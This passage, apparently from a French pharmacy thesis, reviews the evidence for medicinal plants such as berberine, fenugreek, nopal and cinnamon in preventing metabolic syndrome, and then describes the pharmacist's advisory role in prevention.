par l'homme. Des polyphénols et autres composés apparaissent comme les principes actifs sur des cellules in vitro de l'effet antioxydant. L'activité de la plante dépend de sa teneur en substance active, la thymoquinone est le principe actif majoritaire isolé in vitro. (459) Une étude a essayé de montrer que les effets suspectés du cumin noir sont observables chez l'Homme. La prise de capsule de nigelle noire a été comparée à un placebo chez 123 volontaires. Le profil lipidique, la glycémie, le poids et la pression artérielle ont été mesurées. Ces paramètres du syndrome métabolique semblent améliorés, mais le nombre de participant ne permet pas de conclure à une différence significative. (460) Le cumin noir pourrait avoir différentes activités utiles dans la prévention du syndrome métabolique, comme le montre la figure 35. Mais toutes ces propriétés ne sont pas avérées chez l'Homme, ni quelle dose de principe actif et donc la quantité de nigelle nécessaire pour les atteindre. (461)

Figure 1. Health benefits of *Nigella sativa*.




Figure 35 : Effets de la nigelle noire sur la santé (461)

II.2.4 : Guggul (*Commiphora mukhul*)

Cette gomme résine naturelle est extraite de l'arbre à myrrhe mukul, exploitée traditionnellement dans les régions indiennes. Son principe actif : la guggulstérone est antioxydante et diminue les taux de cholestérol et triglycérides. C'est un phytostérol qui diminue l'absorption du cholestérol par l'intestin. Il pourrait être utilisé pour enrichir les margarines ou autres produits consommés dans le but de contrôler son cholestérol. (462) L'action hypocholestérolémiant chez l'Homme est reconnue par son utilisation traditionnelle et les études in vitro qui suggèrent une action sur le métabolisme du cholestérol, particulièrement son absorption intestinale. Les actions sur d'autres composants du syndrome métabolique, tels que l'hyperglycémie et le poids ne sont pas démontrés chez l'Homme, le mécanisme reste incertain. Cependant les propriétés antioxydantes et anti-inflammatoire des composants du guggul sont intéressantes en prévention. (463) Toutes les études ne sont pas aussi catégoriques quant à l'effet bénéfique chez les humains. D'autres investigations doivent être menées afin de vérifier l'activité et la non-toxicité de sa consommation.

Les risques d'inconforts digestifs ne sont pas exclus. (464) La figure 36 est un schéma qui développe toutes les propriétés étudiées chez l'Homme, l'animal et in vitro.




Figure 36 : Effets du guggul selon les recherches (463)

II.2.5 : Raisin rouge (*Vitis vinifera*)

Dans le raisin rouge, et ses pépins se retrouve le resvératrol qui est un polyphénol actif. Le resvératrol est un stilbène présent dans d'autres fruits en moindre quantité. Son activité antioxydante est reconnue dans la prévention du diabète de type 2, du surpoids et de la cellulite. (465) Le resvératrol a une action positive sur le contrôle de la glycémie selon les méta-analyses menées chez l'Homme, l'effet est d'autant plus fort qu'il est associé à un traitement hypoglycémiant. L'amélioration de la sensibilité à l'insuline et de la glycémie ne sont pas démontrés à long terme chez l'Homme, car l'hémoglobine glyquée n'est pas abaissée. Les actions sur la pression artérielle, la perte de poids et le métabolisme lipidique qui pourraient indiquer l'effet préventif du resvératrol sur la survenue de maladies métaboliques ne sont pas significativement assez établis chez l'Homme. (466) La supplémentation en resvératrol chez des hommes obèses pendant 4 semaines met en évidence l'amélioration du profil glucidique et en association avec une alimentation peu calorique le poids diminue. Le mécanisme reste incertain, mais le métabolisme lipidique serait amélioré et la respiration cellulaire mitochondriale au niveau des muscles semblent impliquée. La diminution de la pression artérielle, du cholestérol et des triglycérides ne sont pas significatives dans toutes les études chez l'Homme. (467) Le resvératrol est anti-inflammatoire et augmente l'adiponectine : une des hormones du tissu adipeux qui lutte contre l'obésité. Des études sont encore nécessaires pour trouver la dose utilisable en prévention et admettre ses effets préventifs à long terme (468). Les effets du resvératrol sont encore à explorer, son action anti-inflammatoire pourrait avoir une indication dans la prévention du syndrome métabolique et l'effet anti-oxydant diminuerait la tension artérielle. Tous ces mécanismes sont encore à définir chez l'Homme. (469) L'utilisation du resvératrol dans la prévention du syndrome métabolique est démontrée chez le rat et in vitro les effets anti-oxydant et anti-inflammatoire ne suffisent pas à expliquer les mécanismes sur les composants du syndrome métabolique et chez l'Homme toutes les études ne retrouvent pas ces effets. (470) La figure 37 montre les effets de la molécule de resvératrol hypothétiques chez l'Homme.




Figure 37 : Actions du resvératrol (467)

I.2.6 : Oignon (*Allium cepa*)

Le bulbe d'oignon de la famille des Liliacées se consomme cuit ou cru en assaisonnement. La dihydroquercétine ou taxifoline est contenue dans l'oignon rouge, le bois de mélèze et le chardonmarie. (471) La quercétine a des propriétés anti-hypertensives reconnues chez l'Homme grâce aux études cliniques mais le mécanisme reste non élucidé. Les propriétés hypoglycémiantes et anticholestérolémiantes sont reconnues seulement chez les rats qui ont pris des extraits d'oignon, mais chez l'Homme des études sont à mener pour évaluer la dose efficace. (472) Les études in vitro et animales permettent d'expliquer les mécanismes qui sont à l'origine des actions bénéfiques. Ce flavonoïde module la lipogenèse par inhibition de l'enzyme HMGCCoA réductase active dans la première étape de la synthèse du cholestérol, l'estérification du cholestérol et la synthèse des triglycérides et phospholipides ne se fait plus dans les cellules traitées in vitro. La diminution de la synthèse hépatique des lipides est concomitante à la réduction de sécrétion d'Apo B et l'augmentation de l'Apo A. (473) Les propriétés antioxydantes de la dihydroquercétine et ses activités sur les troubles métaboliques en font une substance intéressante pour la prévention du syndrome métabolique qui reste à étudier. L'action de la quercétine sur la prévention du syndrome métabolique semble prometteur chez les animaux, son action sur ses différents composants : le poids, le profil métabolique, le profil glucidique et la tension artérielle sont améliorés après des prises quotidiennes sur des courtes périodes. Chez l'Homme les études ne sont pas suffisamment significatives selon les paramètres étudiés, la durée et le nombre de participants pour que l'utilisation de quercétine en complément soit admise comme efficace dans la prévention du syndrome métabolique. Cependant la consommation d'aliments qui en contiennent est favorable et conseillé parmi les adaptations hygiéno-diététiques. (474)

II.2.7 : Epinette-vinette (*Berberis vulgaris*)

L'épinette-vinette de la famille des Berbéridacées porte des baies qui comprennent de la berbérine. Ce principe actif est traditionnellement utilisé en Russie, Chine et Inde. Antioxydant et anti-inflammatoire, la berbérine est active sur l'hypertension, l'insulino-résistance et l'obésité selon la dose. Chez la souris, la prise de berbérine diminue le poids, améliore la sensibilité à l'insuline et

pourrait réguler le métabolisme lipidique. (475) Les études cliniques admettent son efficacité sur 3 mois, chez des patients diabétiques de type 2 pour le traitement de l'hyperglycémie et des dyslipidémies. (476) Ses activités sur le métabolisme glucidique, lipidique, le poids et la tension artérielle en font une molécule intéressante pour la régulation du syndrome métabolique. La supplémentation de 1g par jour prévient toutes les anomalies du syndrome métabolique. Le seul effet indésirable retrouvé est la constipation car son activité anti-microbienne peut modifier la flore digestive. Des études plus longues chez l'Homme sont encore nécessaires pour que son efficacité soit avérée. (477) La prise de berbérine comparée à la prise de metformine, montre une activité antidiabétique égale et une action bénéfique sur le métabolisme lipidique chez des patients diabétiques de type 2. L'amélioration de l'insulinémie, de la glycémie, de l'hémoglobine glyquée, de la triglycéridémie et du LDL-cholestérol sont retrouvés et permettent de prévenir le syndrome métabolique en partie. (478) L'action de la berbérine se fait par activation de l'AMPK (AMP activated protein kinase) : cet enzyme dépend du rapport intracellulaire d'AMP (adénosine monophosphate) et d'ATP (adénosine triphosphate). Au niveau du foie l'enzyme après activation joue un rôle dans la diminution de la néoglucogenèse et dans le muscle elle augmente la captation du glucose. L'oxydation des acides gras s'intensifie, et la production d'énergie dont l'ATP augmente. C'est par ce mécanisme d'action sur l'AMPK que la berbérine améliorerait aussi la pression artérielle et préviendrait l'athérosclérose chez les souris. (479) La berbérine agit sur les métabolismes glucidique et lipidique, mais aussi sur le tissu adipeux brun ce qui diminue l'inflammation locale et le poids. Ces effets supplémentaires sont favorables dans la prévention du syndrome. (480) La figure 38 schématise les actions de la berbérine. L'ANSES ne préconise pas l'utilisation de berbérine en complément alimentaire en prévention du syndrome métabolique ou en traitement des maladies métaboliques. En France, la consommation de berbérine est rare, donc l'apport de berbérine vient que de compléments dont la quantité en berbérine n'est pas suffisamment connue pour être sans danger à long terme. (481)




Figure 38 : Actions de la berbérine (482)

II.2.8 : Fenugrec (*Trigonella foenum graecum*)

Les graines de fenugrec de la famille des Fabacées stimulent l'appétit. Ce n'est pas cette propriété reconnue qui est la plus profitable mais elles régulent la glycémie. Une étude chez des diabétiques

de type 2 avec un traitement ont vu leur profil métabolique s'améliorer après une prise de 5 g/j de fenugrec en Tunisie pendant 3 mois. Les taux de triglycérides, de LDL-cholestérol et d'hémoglobine glyquée sont diminués, le taux de HDL-cholestérol est augmenté et le poids est réduit. Dans la prévention cardiovasculaire chez des patients diabétiques à long terme, son intérêt semble démontré par cette étude. Son utilisation dans le traitement du diabète de type reste à explorer avec des études sur des échantillons larges et suivis sur un plus long terme. (483) L'effet indésirable majeur est son odeur désagréable et des troubles gastriques sont possibles sur une plus longue période. En Afrique du nord, de nombreuses personnes régulent leur glycémie avec le fenugrec seul. Des investigations cherchent le mécanisme d'action. Un principe actif a été extrait des grains du fenugrec et il régule la tolérance au glucose chez les lapins sans causer d'hypoglycémie. Le taux d'insuline est augmenté mais il revient vite à la normale. L'étude montre que le bénéfice pour des prises intermittentes par cures de 15 jours plutôt qu'une prise quotidienne est possible pour traiter le diabète de type 2. (484) L'EFSA ne reconnaît pas son intérêt dans le contrôle de la glycémie ou du cholestérol car les études ne sont pas suffisantes chez l'Homme. (485) La figure 39 montre un schéma du mécanisme potentiel de l'action des graines de fenugrec sur la régulation de la glycémie.




Figure 39 : Mécanisme d'action des graines de fenugrec (486)

II.2.9 : Nopal ou figuier de barbarie (*Opuntia ficus-indica*)

Le nopal de la famille des Cactacées provient du Mexique et est utilisé pour ses propriétés anti-diabétiques. La prise de nopal a été étudiée par une méta-analyse afin de vérifier les activités bénéfiques chez l'Homme. La perte de poids n'est pas significative, mais le pourcentage de masse grasseuse diminue, ainsi que la pression artérielle et le cholestérol total. (487) Les propriétés hypoglycémiantes sont utilisées depuis des années sans connaître le mécanisme d'action. Chez des volontaires sains et des patients atteints de diabète de type 2, la glycémie postprandiale et l'insulinémie sont diminués et l'activité antioxydante augmente. (488) Chez des volontaires prédiabétiques : hommes et femmes, une supplémentation en nopal pendant 16 semaines contribue à la régulation de la glycémie sans effet indésirable notable. (489) Une étude chez 68 femmes en

surpoids avec un syndrome métabolique, âgée de 22 à 55 ans ont pris l'équivalent de 1,6 g de nopal déshydraté en complément pendant 6 semaines ou un placebo. Leur profil lipidique s'est amélioré, le HDL-cholestérol a augmenté, le LDL-cholestérol diminué et les triglycérides baissent un peu. Cette étude à court terme ne permet pas d'affirmer l'effet préventif du nopal dans le syndrome métabolique, mais l'amélioration du métabolisme lipidique est bénéfique. (490) La baisse du cholestérol par le nopal est montrée chez l'Homme et les animaux, ainsi que l'amélioration du métabolisme glucidique chez des patients qui ont des troubles lipidiques et glucidiques. La prise de figuier de barbarie pendant 8 semaines chez 24 personnes sans diabète mais avec une hypercholestérolémie et ou une hypertriglycéridémie ont vu leur profil lipidique et glucidique améliorés sans perte de poids. Donc 250 g de nopal quotidien est intéressant, même si le mécanisme reste à confirmer, car chez des personnes non obèses et sans diabète le profil glucidique est impacté favorablement. Ces propriétés incertaines chez l'Homme pourraient prévenir le syndrome métabolique. (491)

II.2.10 : Fucus (Fucus vesiculosus)

Cette algue brune coupe faim de la famille des Fucacées se retrouve en Bretagne. Elle contient des carbohydrates qui comme les mucilages ne sont pas digérés par l'intestin humain et n'apportent aucune calorie. Source de fibres, elle est utilisée dans les régimes et la régulation du transit intestinal par augmentation du microbiote favorable. Les alginates du fucus ont des propriétés hémostatiques. Les substances fucoïdes pourraient réduire la réponse glycémique et contribuer à la régulation de la cholestérolémie. Une activité lipolytique in vitro est retrouvée. (492) Le fucus a des activités antioxydante, anti-apoptotique, anti-inflammatoire qui pourrait aider à prévenir l'obésité et le diabète. (493) Les algues dont le fucus sont utilisées pour leur effet sur la perte de poids, cependant cette action n'est pas suffisamment démontrée pour être acceptée par les autorités. Leur effet laxatif et l'apport d'iode peut être néfaste chez certains patients avec des troubles thyroïdiens. La consommation en complément d'algues n'a pas d'intérêt particulier. (494)

II.2.11 : Bromelaïne

Cette enzyme présente dans l'ananas et la papaye notamment est une protéase anti-inflammatoire. In vitro et in vivo chez l'animal, elle est fibrinolytique et antithrombotique (495) Antioxydante, elle se retrouve dans les compléments alimentaires dans le but d'aider à la perte de poids. Le jus d'ananas est peu calorique, il est recommandé chez les diabétiques et les personnes avec des troubles digestifs. Cependant il inhibe le cytochrome P450 2C9. Il aurait un effet « brûlegraisse » d'où son utilisation dans les régimes. Des études animales montrent aucune toxicité jusqu'à 1,5 g/Kg de bromelaïne par jour. (496) L'absorption intestinale de la bromelaïne à partir d'un fruit, n'altère pas son activité biologique car elle est peu dégradée chez l'Homme. Selon une étude, une quantité de bromelaïne dans le plasma est retrouvée après la consommation d'ananas et son transport se fait par des protéines plasmatiques. (497) Les autorités n'accordent à la bromelaïne qu'une action sur le traitement post-opératoire des cicatrices et œdèmes. La perte de poids présumée n'est pas reconnue, donc son utilisation en complément est très limitée. (498) La figure 40 montre un récapitulatif schématique des actions possibles de la bromelaïne chez l'Homme selon des études qui restent à confirmer sur le long terme et à plus grande échelle.




Figure 40 : Action de la bromélaïne (499)

II.2.12 : Autres plantes à l'étude

Le ginseng est inscrit dans la pharmacopée française pour ses propriétés stimulantes. En Chine, il est utilisé de façon traditionnelle dans la régulation de la glycémie et des études chez les animaux mettent en avant une action sur le métabolisme lipidique qui est intéressant dans la prévention du syndrome métabolique, mais reste à confirmer. (500) Chez la souris, une perte de poids est observée et une diminution du stress en plus de la régulation des métabolismes glucidique et lipidique, qui sont à explorer pour prévenir le syndrome métabolique. La dose thérapeutique de ginseng chez l'Homme sans risque est indéterminée. (501)

Le chardon-marie est inscrit à la pharmacopée française pour ses propriétés hépato-protectrices. Une méta-analyse a analysé les effets de la co-administration de berbérine et de chardon-marie par rapport à un placebo sur les métabolismes glucidique et lipidique chez 49 volontaires. Le chardon-marie permet d'améliorer les profils lipidique et glucidique en utilisant des quantités de berbérine moindre, ce qui limite l'apparition d'effet indésirable. Le chardon-marie est un candidat possible dans la prévention du syndrome métabolique si ses actions et sa dose sont déterminées dans le futur. (502)

La cannelle est inscrite dans la pharmacopée française pour certaines de ses propriétés sur la digestion et l'antisepsie. Des études semblent lui accorder un effet sur la régulation de la glycémie, notamment au Maroc où l'utilisation dans ce but reste traditionnelle. Ses composants, particulièrement les anti-oxydants sont intéressants, leurs mécanismes ne sont pas totalement expliqués mais ils pourraient être anti-inflammatoires et insulino-like in vitro et in vivo. (503) Une étude chez 116 patients asiatiques avec un syndrome métabolique et une prise quotidienne de 3 g de cannelle sous forme de capsules par rapport à un placebo ont été suivis pendant 16 semaines. Tous les composants du syndrome métabolique étaient améliorés : la tension artérielle, le poids, la cholestérolémie, la triglycéridémie et la glycémie. Ces résultats étaient significatifs pour chaque variable, mais d'autres études ne sont pas aussi catégoriques. La régulation de la glycémie est l'action la plus retrouvée comme influencée par la cannelle. D'autres investigations sont à effectuer pour pouvoir affirmer l'intérêt de la cannelle dans la prévention du syndrome métabolique et sa dose efficace. (504)

En compléments alimentaires ou en infusion, la dose de principe actif vraiment efficace après absorption est difficile à quantifier. Il est difficile d'évaluer les effets d'une plante car elle faite de plusieurs principes actifs qui ont des propriétés différentes. Les études in vitro et in vivo chez l'animal ne représente pas toujours l'effet in vivo chez l'Homme. Les études cliniques sont menées sur un nombre restreint de personnes et une durée pas suffisamment longue. L'effet même visible n'est pas toujours attribuable à une plante en particulier et encore moins à un principe actif. Donc l'utilisation en prévention des plantes n'est pas systématique car la toxicité à long terme n'est pas bien définie non plus. Il faut vérifier que des plantes prises en compléments pour d'autres actions n'aient pas un effet antagoniste à une anomalie telle que la facilitation de la prise de poids, l'hypertension, l'hyperglycémie ou l'hyperlipidémie.

Tout ce qui peut permettre aux patients de réguler à long terme tous les facteurs influençant le syndrome métabolique peut être utilisé s'il est bien géré et suivi par un professionnel médical. Certaines plantes ne sont actives que sur un des composants du syndrome métabolique, en prévention elles peuvent suffire à aider les patients à perdre du poids, réguler un trouble métabolique ou de l'hypertension légère. (505) D'autres plantes sont reconnues pour leurs propriétés sédatives ou contre l'anxiété et peuvent en association faciliter l'adaptation du patient aux mesures hygiéno-diététiques recommandés. (506)

III. Le rôle du pharmacien dans la prévention du syndrome métabolique

En prévention, le conseil est d'autant plus important qu'il peut être à l'initiative seule du patient sans qu'il ait eu un autre avis professionnel. Le conseil est une des missions du pharmacien qui est essentielle pour les produits de santé dont les compléments alimentaires qui ne nécessitent pas de prescription médicale. Le pharmacien doit éduquer, informer et sensibiliser le patient concernant la prévention et ou le traitement de sa maladie. Le pharmacien peut accompagner le patient dans ses choix et son adaptation aux recommandations des autorités et l'aider à suivre son état de santé. (507) Ces missions pharmaceutiques évoluent afin de s'intégrer dans le parcours de soin du patient et travailler en association avec les autres professionnels de santé selon les besoins et l'intérêt du patient. La nutrition, l'activité physique, le stress, le tabac, le sommeil sont les principales causes connues du syndrome métabolique sur lesquels le patient peut agir. Le pharmacien peut favoriser la promotion d'interventions simples dans tous ces facteurs de risque grâce à la discussion, des entretiens et des affiches. (508) Le pharmacien a son rôle dans la prévention du diabète de type 2, l'hypertension artérielle, les dyslipidémies et le surpoids qui sont les composants du syndrome métabolique. Selon le patient, ses besoins et ses questions le pharmacien peut conseiller les mesures hygiéno-diététiques à mettre en pratique et proposer un suivi. Lors d'un entretien suivant afin de considérer l'observance possible et les adaptations à apporter. Ces entretiens sont déjà mis en place pour certaines maladies comme l'asthme ou les patients avec des anticoagulants. Ils sont mis en place pour prévenir les conséquences de maladies déjà présentes. D'autres maladies chroniques peuvent être concernées, tels que le diabète ou l'hypertension artérielle, mais ces entretiens ne sont pas rémunérés à ce jour. Des entretiens pour la prévention primaire ne sont pas encore mis en place pour la santé publique, mais des officines prennent des initiatives pour offrir une possibilité de suivre son poids lors de rendez-vous mensuels, pendant lesquels les compositions des repas, l'activité physique sont abordés. (509) Des exemples de recettes, des activités sportives, des compléments alimentaires sont de potentiels conseils réalisés dans les officines. L'écoute, l'adaptation à chaque personne sont primordiales pour créer une relation de confiance qui permettra au patient de savoir ce qu'il peut faire pour améliorer son état de santé sans se sentir jugé. Le patient doit pouvoir choisir grâce aux informations, l'aide et les conseils reçus ce qu'il pense meilleur et

applicable pour lui. Les actions de prévention mises en avant à l'officine dépendent en partie des recommandations et priorités des autorités sanitaires. Mais les officines peuvent aller plus loin et procurer plus d'offres d'accueil pour les personnes intéressées et pas seulement une partie de la population qui est concernées par des risques. (510)

Les bilans médicaux partagés sont souvent faits chez des patients qui ont au moins un des composants du syndrome métabolique. Les patients âgés ont plus de risque d'accumuler les troubles métaboliques. Dans ces cas, la prévention du syndrome métabolique est à discuter avec le patient. Pour beaucoup de professionnels, prévenir l'hypercholestérolémie, l'hyperglycémie, l'hypertriglycéridémie, l'hypertension artérielle et le surpoids sont des moyens de prévenir le syndrome métabolique. Ces bilans médicaux partagés s'intéressent particulièrement aux médicaments pris par des patients sur une longue durée pour une maladie chronique, et ou en quantité supérieure ou égale à cinq pendant au moins 6 mois selon la réglementation actuelle (511). C'est l'occasion pour le pharmacien de questionner sur d'autres produits de santé qui ne sont pas prescrits et resensibiliser sur les facteurs de risque à surveiller. A l'avenir les missions du pharmacien pourraient évoluer et amener le pharmacien à dépister les paramètres du syndrome métabolique pour mieux le prévenir. Dans la région Grand Est le dépistage du diabète de type 2 a été testé sur la base du volontariat des officines et de leurs patients. A ce jour, la participation n'a pas été jugée assez importante pour la mettre en place à grande échelle. Le pharmacien prend déjà les mesures de la tension artérielle et interprètent leurs bilans sanguins pouvant refléter les résultats de la glycémie, la cholestérolémie et la triglycéridémie des patients qui le souhaitent. (512) A ce jour, les meilleures méthodes de prévention reconnues dans le syndrome métabolique restent les mesures hygiéno-diététiques que le pharmacien doit recommander et essayer d'adapter à chaque patient. L'équilibre énergétique entre la consommation et les dépenses afin d'empêcher un surpoids continue de prévenir au mieux l'apparition d'un syndrome métabolique. (513) Dans certaines maladies chroniques, des entretiens ont été mis en place pour les patients sous AVK ou asthmatiques. Dans le diabète de type 2, cela pourrait être intéressant à l'avenir afin d'aider le patient dans la prise en charge globale de cette pathologie et la prévention des autres. L'obésité est aussi « chronique » est préoccupante pour les patients. L'hypertension artérielle seule n'est pas considérée comme une maladie chronique mais des adaptations peuvent être mises en place selon le patient. Certaines officines prennent l'initiative de faire des rendez-vous hebdomadaires avec les patients afin de suivre leur adaptation diététique et leur poids par exemple. C'est une possibilité en plus des médecins, diététiciens ou nutritionnistes pour relayer les conseils hygiéno-diététiques adaptés au patient. La connaissance des pharmaciens sur les produits de santé et les plantes leur permet de bien conseiller tous les patients selon leurs besoins et leur état de santé, également pour les produits sans ordonnance et disponibles hors des pharmacies. La qualité des produits, la posologie sont importantes à préciser, même si le dosage n'est pas aussi précis qu'un médicament, les conditions d'utilisation sont à respecter. Le rôle du pharmacien consiste à prévenir séparément chaque paramètre du syndrome métabolique par la sensibilisation et l'information sur les facteurs de risque sur lesquels le patient peut agir. Le pharmacien pour l'instant peut guider le patient sur l'alimentation, l'activité physique, l'arrêt du tabac, la gestion du stress et du sommeil. L'évolution de la profession et les avancées scientifiques permettront peut-être d'agir différemment et sur plus de causes du syndrome métabolique.

Conclusion

